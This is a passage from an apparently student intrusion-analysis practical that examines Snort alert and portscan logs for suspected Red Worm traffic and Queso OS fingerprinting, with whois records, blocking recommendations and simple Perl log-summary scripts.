02/18-21:07:22.839535 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.149.54:65535 -> MY.NET.6.52:65535
02/18-21:52:54.534380 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.149.54:65535 -> MY.NET.6.52:65280

Again as indicated by the port 0 traffic this is probably a Unix server running NFS or Samba. The Red Worm traffic appearing again is alarming and may indicate the many hosts are infected or that the worm is spreading. The detected myserver activity is quite alarming as well. Myserver is a ddos agent that runs on udp 55850 (http://archives.neohapsis.com/archives/incidents/2000-10/0136.html).

Defensive Recommendations

Block inbound connections to these higher UDP ports at the edge router. Most traffic destined for these high ports is intended for malicious purposes. The only legitimate traffic I can think of at these higher UDP port numbers is rpc traffic, however I would not recommend allowing connections to rpc ports from external hosts anyway.

Correlation's

Similar activity was reported in the GCIA practical for Christof Voemel at http://www.giac.org/practical/Christof_Voemel_GCIA.txt.

3. MY.NET.6.45

Analysis

This address was involved in 159012 scans and 83 alerts. Of the 83 alerts where this host was involved as the source no other alerts were for rules other than the "Red Worm" rule. A summary for the alerts involving this ip are shown below:

High port 65535 udp – possible Red Worm – traffic: 74 as source, 0 as destination

ICMP Fragment Reassembly Time Exceeded: 0 as source, 9 as destination

The top 2 ports scanned by this host were:

- 14525 - Udp/0
- 45 - Udp/1

The top 2 ports scanned on this host were:

- 2298 – Udp/0
- 13 – Udp/1

Host as source alert file excerpts:

```
02/18-18:21:43.358033  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.45:65535
-> MY.NET.149.12:60205
02/18-18:27:07.081789  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.45:65535
-> MY.NET.153.205:65535
02/18-19:01:41.227379  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.45:65535
-> MY.NET.149.64:51077
02/18-19:05:27.040961  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.45:7410 -
> MY.NET.149.64:65535
02/18-19:19:14.027015  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.45:38893
-> MY.NET.153.178:65535
```

```
02/18-20:33:11.971387  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.45:65535
-> MY.NET.149.16:65535
02/18-20:57:06.783046  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.45:65535
-> MY.NET.149.16:65424
02/18-21:53:57.155346  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.45:65535
-> MY.NET.149.29:65535
02/18-21:53:57.655406  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.45:10370
-> MY.NET.149.29:65535
02/18-22:17:33.380979  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.45:65535
-> MY.NET.153.149:65535
```

Host as destination alert file excerpts:

```
02/14-17:30:40.521381  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.149.33 ->
MY.NET.6.45
02/15-11:58:24.361337  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.149.65 ->
MY.NET.6.45
02/15-11:59:31.820035  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.149.65 ->
MY.NET.6.45
02/15-11:59:33.620794  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.149.65 ->
MY.NET.6.45
02/15-11:59:36.835788  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.149.65 ->
MY.NET.6.45
02/15-15:10:58.744967  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.149.65 ->
MY.NET.6.45
02/15-15:11:00.015780  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.149.65 ->
MY.NET.6.45
02/15-15:11:00.425101  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.149.65 ->
MY.NET.6.45
02/18-18:52:36.109509  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.149.12 ->
MY.NET.6.45
```

Here we are seeing pretty much the same traffic as in the last two examples. This further supports the conclusion that there may be multiple machines compromised by the Red Worm. Checking all Unix workstations for signs of infection should be the first priority.

Defensive Recommendations

Again, block inbound connections to high UDP ports at the edge router. Install antivirus software on the all workstations.

Correlation's

Descriptions of this worm may be found at http://www.europe.f-secure.com/v-descs/adore.shtml and http://www.sans.org/y2k/adore.htm.

4. Top 5 External Scan Source Whois Information

212.179.35.118

```
% This is the RIPE Whois server.
```

```
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      212.179.0.0 - 212.179.255.255
netname:      IL-ISDNNET-990517
descr:        PROVIDER
country:      IL
admin-c:      NP469-RIPE
tech-c:       TP1233-RIPE
tech-c:       ZV140-RIPE
tech-c:       ES4966-RIPE
status:       ALLOCATED PA
mnt-by:       RIPE-NCC-HM-MNT
changed:      hostmaster@ripe.net 19990517
changed:      hostmaster@ripe.net 20000406
changed:      hostmaster@ripe.net 20010402
source:       RIPE

route:        212.179.0.0/17
descr:        ISDN Net Ltd.
origin:       AS8551
notify:       hostmaster@isdn.net.il
mnt-by:       AS8551-MNT
changed:      hostmaster@isdn.net.il 19990610
source:       RIPE

person:       Nati Pinko
address:      Bezeq International
address:      40 Hashacham St.
address:      Petach Tikvah  Israel
phone:        +972 3 9257761
e-mail:       hostmaster@isdn.net.il
nic-hdl:      NP469-RIPE
changed:      registrar@ns.il 19990902
source:       RIPE

person:       Tomer Peer
address:      Bezeq International
address:      40 Hashakham St.
address:      Petakh Tiqwah  Israel
phone:        +972 3 9257761
e-mail:       hostmaster@isdn.net.il
nic-hdl:      TP1233-RIPE
changed:      registrar@ns.il 19991113
source:       RIPE

person:       Zehavit Vigder
address:      bezeq-international
address:      40 hashacham
address:      petach tikva 49170 Israel
phone:        +972 52 770145
fax-no:       +972 9 8940763
e-mail:       hostmaster@bezeqint.net
nic-hdl:      ZV140-RIPE
changed:      zehavitv@bezeqint.net 20000528
```

```
source:       RIPE

person:       Eran Shchori
address:      BEZEQ INTERNATIONAL
address:      40 Hashacham Street
address:      Petach-Tikva 49170 Israel
phone:        +972 3 9257710
fax-no:       +972 3 9257726
e-mail:       hostmaster@bezeqint.net
nic-hdl:      ES4966-RIPE
changed:      registrar@ns.il 20000309
source:       RIPE
```

216.54.221.197

```
Time Warner Telecom (NETBLK-TWTC-NETBLK-1)
   3235 Intertech Drive, Suite 600
   Brookfield, WI 53045
   US

   Netname: TWTC-NETBLK-1
   Netblock: 216.54.128.0 - 216.54.255.255
   Maintainer: TWTC

   Coordinator:
      Time Warner Telecom  (ZT87-ARIN)  ipmanager@twtelecom.net
      800-898-6473

   Domain System inverse mapping provided by:

   NS1.MILW.TWTELECOM.NET     216.136.95.2
   NS1.IPLT.TWTELECOM.NET     64.132.94.250
   NS1.ORNG.TWTELECOM.NET     168.215.210.50

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 26-Sep-2001.
   Database last updated on  19-Feb-2002 19:57:50 EDT.

----------

Ozona On-Line (NETBLK-TWTC-TAMQ-C-OZONAON-5)
   400 Laurel Ln
   Ozona, FL 34660
   US

   Netname: TWTC-TAMQ-C-OZONAON-5
   Netblock: 216.54.221.0 - 216.54.221.255

   Coordinator:
      Time Warner Telecom  (HOS8-ORG-ARIN)  hostmaster@twtelecom.net
      800-898-6473

   Record last updated on 26-May-2000.
   Database last updated on  19-Feb-2002 19:57:50 EDT.
```

```
The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

63.240.15.204

```
AT&T CERFnet (NETBLK-CERFNET-BLK-5)
   P.O. Box 919014
   San Diego, CA  92191
   US

   Netname: CERFNET-BLK-5
   Netblock: 63.240.0.0 - 63.242.255.255
   Maintainer: CERF

   Coordinator:
      AT&T Enhanced Network Services  (CERF-HM-ARIN)  dns@CERF.NET
      (619) 812-5000

   Domain System inverse mapping provided by:

   DBRU.BR.NS.ELS-GMS.ATT.NET 199.191.128.106
   CBRU.BR.NS.ELS-GMS.ATT.NET 199.191.128.105
   DMTU.MT.NS.ELS-GMS.ATT.NET 12.127.16.70
   CMTU.MT.NS.ELS-GMS.ATT.NET 12.127.16.69

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 06-Aug-2001.
   Database last updated on  19-Feb-2002 19:57:50 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

64.152.216.82

```
Level 3 Communications, Inc. (NETBLK-LC-ORG-ARIN)
   1025 Eldorado Boulevard
   Broomfield, CO 80021
   US

   Netname: LC-ORG-ARIN
   Netblock: 64.152.0.0 - 64.159.255.255
   Maintainer: LVLT

   Coordinator:
      level Communications  (LC-ORG-ARIN)  ipaddressing@level3.com
      +1 (877) 453-8353
```

```
   Domain System inverse mapping provided by:

   NS1.LEVEL3.NET       209.244.0.1
   NS2.LEVEL3.NET       209.244.0.2

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 30-May-2001.
   Database last updated on  17-Feb-2002 19:56:02 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

63.240.15.199

```
AT&T CERFnet (NETBLK-CERFNET-BLK-5)
   P.O. Box 919014
   San Diego, CA  92191
   US

   Netname: CERFNET-BLK-5
   Netblock: 63.240.0.0 - 63.242.255.255
   Maintainer: CERF

   Coordinator:
      AT&T Enhanced Network Services  (CERF-HM-ARIN)  dns@CERF.NET
      (619) 812-5000

   Domain System inverse mapping provided by:

   DBRU.BR.NS.ELS-GMS.ATT.NET 199.191.128.106
   CBRU.BR.NS.ELS-GMS.ATT.NET 199.191.128.105
   DMTU.MT.NS.ELS-GMS.ATT.NET 12.127.16.70
   CMTU.MT.NS.ELS-GMS.ATT.NET 12.127.16.69

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 06-Aug-2001.
   Database last updated on  19-Feb-2002 19:57:50 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

OOS Data

The following analysis is based on the top 3 talkers in terms of frequency for the OOS data presented.

1. 62.103.232.167

02/14-19:24:17.351038 62.103.232.167:2810 -> MY.NET.150.133:1214
TCP TTL:48 TOS:0x0 ID:37229 DF
21S***** Seq: 0x1878A135 Ack: 0x0 Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 391524440 0 EOL EOL EOL EOL

=+
02/14-19:45:43.336808 62.103.232.167:1706 -> MY.NET.150.220:1214
TCP TTL:48 TOS:0x0 ID:63574 DF
21S***** Seq: 0x69F6DEFD Ack: 0x0 Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 391653035 0 EOL EOL EOL EOL

=+
02/14-19:56:44.002379 62.103.232.167:3015 -> MY.NET.150.133:1214
TCP TTL:48 TOS:0x0 ID:45939 DF
21S***** Seq: 0x92CC9BCF Ack: 0x0 Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 391719100 0 EOL EOL EOL EOL

=+
02/14-20:23:29.497373 62.103.232.167:3215 -> MY.NET.150.133:1214
TCP TTL:48 TOS:0x0 ID:48171 DF
21S***** Seq: 0xF85627F5 Ack: 0x0 Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 391879646 0 EOL EOL EOL EOL

=+

The anomaly that stands out the most in these packets is the reserved tcp flags are both set. The reserved bits set on the tcp flags is a technique employed by many network scanners that perform OS fingerprinting. Following are the alert log and portscan log entries for connections from 62.103.232.167 to MY.NET.150.133 and MY.NET.150.220.

Alerts
02/14-19:24:10.776476 [**] Queso fingerprint [**] 62.103.232.167:2810 -> MY.NET.150.133:1214
02/14-19:56:37.259874 [**] Queso fingerprint [**] 62.103.232.167:3015 -> MY.NET.150.133:1214
02/14-20:23:22.581130 [**] Queso fingerprint [**] 62.103.232.167:3215 -> MY.NET.150.133:1214
02/14-19:45:36.621574 [**] Queso fingerprint [**] 62.103.232.167:1706 -> MY.NET.150.220:1214

Portscan
Feb 14 19:24:10 62.103.232.167:2810 -> MY.NET.150.133:1214 SYN 12****S* RESERVEDBITS
Feb 14 19:56:37 62.103.232.167:3015 -> MY.NET.150.133:1214 SYN 12****S* RESERVEDBITS
Feb 14 20:23:22 62.103.232.167:3215 -> MY.NET.150.133:1214 SYN 12****S* RESERVEDBITS
Feb 14 19:45:36 62.103.232.167:1706 -> MY.NET.150.220:1214 SYN 12****S* RESERVEDBITS

The alert log entries support the conclusion that these packets were caused by OS fingerprinting. Queso is one of the first remote OS fingerprinting tools. The remote OS fingerprinting tools usually work by sending combinations of normal

and out-of-spec packets to a remote machine and observe the response. The way the remote machine responds to the packets gives some indication to the OS running on that machine. Another search through the portscan.logs and alert logs for all alerts and scans where this ip was the source returned the same data. This indicates that this is a targeted attack against MY.NET.150.133 and MY.NET.150.220. I would recommend putting 62.103.232.167 on a watch list as this attacker may follow up with a targeted attack against these addresses at a later time.

For information on Queso see http://www.wi2600.org/mediawhore/nf0/defcon_archive/SCANNERS/QUESO_980903.TXT.

For information on OS fingerprinting see http://www.insecure.org/nmap/nmap-fingerprinting-article.html.

TCP/1214 is often associated with the KaZaA file-sharing system http://www.kazaa.com.

2. 216.218.255.227

```
02/15-12:44:33.691117 216.218.255.227:45248 -> MY.NET.152.183:113
TCP TTL:50 TOS:0x0 ID:10711  DF
21S***** Seq: 0x777B16A   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 966629565 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/15-14:38:36.168403 216.218.255.227:47231 -> MY.NET.152.183:113
TCP TTL:50 TOS:0x0 ID:13082  DF
21S***** Seq: 0xB5113A49   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 967313747 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/15-14:46:21.678074 216.218.255.227:47373 -> MY.NET.152.183:113
TCP TTL:50 TOS:0x0 ID:19487  DF
21S***** Seq: 0xD363F33A   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 967360293 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Again we are seeing the same anomaly with the reserved bits in the tcp flags section of the packet being set. Probably OS fingerprinting

Alerts

```
02/15-12:44:29.639733  [**] Queso fingerprint [**] 216.218.255.227:45248 -> MY.NET.152.183:113
02/15-14:38:31.403313  [**] Queso fingerprint [**] 216.218.255.227:47231 -> MY.NET.152.183:113
02/15-14:46:16.865596  [**] Queso fingerprint [**] 216.218.255.227:47373 -> MY.NET.152.183:113
```

Portscan

```
Feb 15 12:44:29 216.218.255.227:45248 -> MY.NET.152.183:113 SYN 12****S* RESERVEDBITS
Feb 15 14:38:31 216.218.255.227:47231 -> MY.NET.152.183:113 SYN 12****S* RESERVEDBITS
Feb 15 14:46:16 216.218.255.227:47373 -> MY.NET.152.183:113 SYN 12****S* RESERVEDBITS
```

We are seeing pretty much the same traffic as we saw from 62.103.232.167. It is quite possible that we are seeing the same attacker coming from a different address. Stealthiness such as this indicates an experienced attacker who is trying not to make much noise. 62.103.232.167 and 216.218.255.227 should definitely be put on a watch list.

TCP/113 is usually associated with ident traffic.

3. 209.86.166.2

```
02/18-10:51:26.448356 209.86.166.2:32945 -> MY.NET.150.133:1214
TCP TTL:48 TOS:0x0 ID:61854  DF
21S***** Seq: 0x228CFF1D   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1412 SackOK TS: 265859 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/18-10:51:29.414118 209.86.166.2:32945 -> MY.NET.150.133:1214
TCP TTL:48 TOS:0x0 ID:61855  DF
21S***** Seq: 0x228CFF1D   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1412 SackOK TS: 266159 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/18-10:51:35.420940 209.86.166.2:32945 -> MY.NET.150.133:1214
TCP TTL:48 TOS:0x0 ID:61856  DF
21S***** Seq: 0x228CFF1D   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1412 SackOK TS: 266759 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/18-10:52:19.636743 209.86.166.2:32962 -> MY.NET.150.220:1214
TCP TTL:48 TOS:0x0 ID:43588  DF
21S***** Seq: 0x265F890F   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1412 SackOK TS: 271179 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Again we are seeing pretty much the same traffic as with the last 2 ips, add to that the fact that the same destination ips are being targeted as was with the 62.103.232.167 and I would say we have a stealthy attacker who is very interested in these machines.

Alerts

```
02/18-10:51:23.106496  [**] Queso fingerprint [**] 209.86.166.2:32945 -> MY.NET.150.133:1214
02/18-10:51:26.071950  [**] Queso fingerprint [**] 209.86.166.2:32945 -> MY.NET.150.133:1214
02/18-10:51:32.078135  [**] Queso fingerprint [**] 209.86.166.2:32945 -> MY.NET.150.133:1214
02/18-10:52:16.289290  [**] Queso fingerprint [**] 209.86.166.2:32962 -> MY.NET.150.220:1214
```

Portscan

```
Feb 18 10:51:26 209.86.166.2:32945 -> MY.NET.150.133:1214 SYN 12****S* RESERVEDBITS
Feb 18 10:51:32 209.86.166.2:32945 -> MY.NET.150.133:1214 SYN 12****S* RESERVEDBITS
Feb 18 10:52:16 209.86.166.2:32962 -> MY.NET.150.220:1214 SYN 12****S* RESERVEDBITS
```

Again we are seeing the same TCP/1214 port being targeted. Another insight may be that this is actually a user running the KaZaa file sharing system. It might be possible that the KaZaa program uses these reserved tcp bits in some manner. Add all three ips to the watch list and check the destination machines for the KaZaa software.

Link Graph

For the link graph I chose MY.NET.6.49 with the hopes that some further analysis will help shed some light as to whether or not we are actually seeing a Red Worm infection. I chose sessions between MY.NET.149.52 and MY.NET.6.49 since that is were the most two way traffic occurred.




Figure 19 – Link Graph for traffic between MY.NET.149.52 and MY.NET.6.49

Following is the data from which the link graph was derived:

```
02/16-16:07:41.885231  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535
-> MY.NET.149.52:56221
02/16-16:07:42.211936  [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.6.49:65535
-> MY.NET.149.52:35717
02/16-17:24:58.682812  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.6.49 ->
MY.NET.149.52
02/16-16:17:21.241036  [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.149.52:65535 -> MY.NET.6.49:65535
02/16-16:25:59.121715  [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.149.52:65535 -> MY.NET.6.49:65535
02/16-16:29:00.083936  [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.149.52:65535 -> MY.NET.6.49:65535
02/16-17:04:34.575235  [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.149.52:65535 -> MY.NET.6.49:65408
02/16-17:04:59.124593  [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.149.52:28926 -> MY.NET.6.49:65535
02/16-17:04:59.129338  [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.149.52:28926 -> MY.NET.6.49:65535
02/16-17:24:35.632054  [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.149.52:65535 -> MY.NET.6.49:65535
02/16-17:24:36.120992  [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.149.52:65535 -> MY.NET.6.49:65535
02/16-17:25:34.874697  [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.149.52:43263 -> MY.NET.6.49:65535
02/16-17:25:34.875760  [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.149.52:43263 -> MY.NET.6.49:65535
```

The two way communication on port 65535 leads me to believe that there are multiple hosts infected with the Red Worm.

Analysis Technique

I wrote a series of crude perl programs to aid in my analysis. The names and descriptions of the programs are as follows:

portsearch.pl – used to scan the portscan logs for a given source or destination port and return all records found

sumalertips.pl – used to sum up ip information from the alerts file, produces two files: one summarizes sources and one summarizes destinations

sumalertports.pl – used to sum up port information from the alerts file, produces two files: one summarizes sources and one summarises destinations

sumscanips.pl – used to sum up ip information from the portscan logs, produces two files: one summarizes sources and one summarizes destinations

sumscanports.pl – used to sum up port information from the alerts file, produces one output file that summarizes the destinations

These programs created summary output that was put into excel to generate graphs, sort data, etc. Then I began my analysis based on the top ranking sources, alerts, destinations, services, etc. There is just an overwhelming amount of data to effectively look at everything. In hindsight I wish I would have just formatted the data and entered it into a SQL database to perform the relational analysis. I essential had to use multiple programs that I wrote to perform the same thing a simple SQL statement would have accomplished. The SQL statement would have certainly executed a lot faster than the programs I wrote.

```
#!perl
# portsearch.pl

print "Enter source port to search for: ";
chomp($srcprt=<STDIN>);

print "Enter dest port to search for: ";
chomp($dstprt=<STDIN>);

print "Enter the input file: ";
chomp($inf=<STDIN>);

print "Enter the output file: ";
chomp($outf=<STDIN>);

open(INFILE,"<$inf") or die "Couldn't read from $inf: $!\n";
open(OUTFILE,">$outf") or die "Couldn't write to $outf: $!\n";

while(<INFILE>) {
    chomp;

    ($sp,$dp) = (split(/\s/,$_))[3,5];
    $sp = (split(/:/,$sp))[1];
    $dp = (split(/:/,$dp))[1];

    if(($srcprt < 0) || ($srcprt > 65535)) {
        # default to any
        if(($dstprt < 0) || ($dstport > 65535)) {
            # default to any
            print OUTFILE "$_\n";
        } else {
            # specify dest port
            if($dp == $dstprt)
            {
                print OUTFILE "$_\n";
            }
        }
    } else {
        # specify source port
        if($sp == $srcprt) {
            if(($dstprt < 0) || ($dstport > 65535)) {
```

```
                # default to any
                print OUTFILE "$_\n";
            } else {
                # specify dest port
                if($dp == $dstprt)
                {
                    print OUTFILE "$_\n";
                }
            }
        }
    }
}

close(INFILE);
close(OUTFILE);
#!perl

#sumalertips.pl



$inputfile = shift;

$outputsrc = shift;

$outputdst = shift;



if((!$inputfile) || (!$outputsrc) || (!$outputdst)) {

    print "Usage - sumalertips.pl <infile> <outputsrc> <outputdst>\n";

    exit;

}



open(INFILE,"<$inputfile") or die "Couldn't read from $inputfile:
$!\n";

open(OUTSRC,">$outputsrc") or die "Couldn't write to $outputsrc: $!\n";

open(OUTDST,">$outputdst") or die "Couldn't write to $outputdst: $!\n";



while(<INFILE>) {

    chomp;

    @fields = split(/\[\*\*\]/,$_);

    @fields = split(/->/,$fields[2]);
```

```
    $fields[0] =~ s/\s//g;
    $fields[1] =~ s/\s//g;
    $src = (split(/:/,$fields[0]))[0];
    $dst = (split(/:/,$fields[1]))[0];

    if(defined($sources{$src})) {
      $sources{$src}++;
    } else {
      $sources{$src} = 1;
    }

    if(defined($dests{$dst})) {
      $dests{$dst}++;
    } else {
      $dests{$dst} = 1;
    }
}

foreach $key (sort(keys(%sources))) {
    print OUTSRC "$key\t$sources{$key}\n";
}

foreach $key (sort(keys(%dests))) {
    print OUTDST "$key\t$dests{$key}\n";
}

close(OUTSRC);
close(OUTDST);
```

```
#!perl

#sumalertports.pl


$inputfile = shift;

$outputsrc = shift;

$outputdst = shift;


if((!$inputfile) || (!$outputsrc) || (!$outputdst)) {

    print "Usage - sumalertips.pl <infile> <outputsrc> <outputdst>\n";

    exit;

}


open(INFILE,"<$inputfile") or die "Couldn't read from $inputfile:
$!\n";

open(OUTSRC,">$outputsrc") or die "Couldn't write to $outputsrc: $!\n";

open(OUTDST,">$outputdst") or die "Couldn't write to $outputdst: $!\n";


while(<INFILE>) {

    chomp;

    @fields = split(/\[\*\*\]/,$_);

    @fields = split(/->/,$fields[2]);

    $fields[0] =~ s/\s//g;

    $fields[1] =~ s/\s//g;

    $src = (split(/:/,$fields[0]))[1];

    $dst = (split(/:/,$fields[1]))[1];


    if(defined($sources{$src})) {

      $sources{$src}++;
```

```
    } else {
      $sources{$src} = 1;
    }

    if(defined($dests{$dst})) {
      $dests{$dst}++;
    } else {
      $dests{$dst} = 1;
    }
}

foreach $key (sort(keys(%sources))) {
    print OUTSRC "$key\t$sources{$key}\n";
}

foreach $key (sort(keys(%dests))) {
    print OUTDST "$key\t$dests{$key}\n";
}

close(OUTSRC);
close(OUTDST);

#!perl
#sumscanips.pl

$inputfile = shift;
$outputsrc = shift;
$outputdst = shift;
```

```
if((!$inputfile) || (!$outputsrc) || (!$outputdst)) {

    print "Usage - sumscanips.pl <infile> <outputsrc> <outputdst>\n";

    exit;

}


open(INFILE,"<$inputfile") or die "Couldn't read from $inputfile:
$!\n";

open(OUTSRC,">$outputsrc") or die "Couldn't write to $outputsrc: $!\n";

open(OUTDST,">$outputdst") or die "Couldn't write to $outputdst: $!\n";


while(<INFILE>) {

    chomp;

    @fields = split(/\s+/,$_);

    $src = (split(/:/,$fields[3]))[0];

    $dst = (split(/:/,$fields[5]))[0];


    if(defined($sources{$src})) {

      $sources{$src}++;

    } else {

      $sources{$src} = 1;

    }


    if(defined($dests{$dst})) {

      $dests{$dst}++;

    } else {

      $dests{$dst} = 1;

    }

}
```

```
foreach $key (sort(keys(%sources))) {
    print OUTSRC "$key\t$sources{$key}\n";
}

foreach $key (sort(keys(%dests))) {
    print OUTDST "$key\t$dests{$key}\n";
}

close(OUTSRC);
close(OUTDST);

#!perl
#sunscanports.pl

$inputfile = shift;
$outputdst = shift;

if((!$inputfile) || (!$outputdst)) {
    print "Usage - sumscanports.pl <infile> <outputdst>\n";
    exit;
}

open(INFILE,"<$inputfile") or die "Couldn't read from $inputfile:
$!\n";
open(OUTDST,">$outputdst") or die "Couldn't write to $outputdst: $!\n";

while(<INFILE>) {
    chomp;
```

```
    @fields = split(/\s+/,$_);
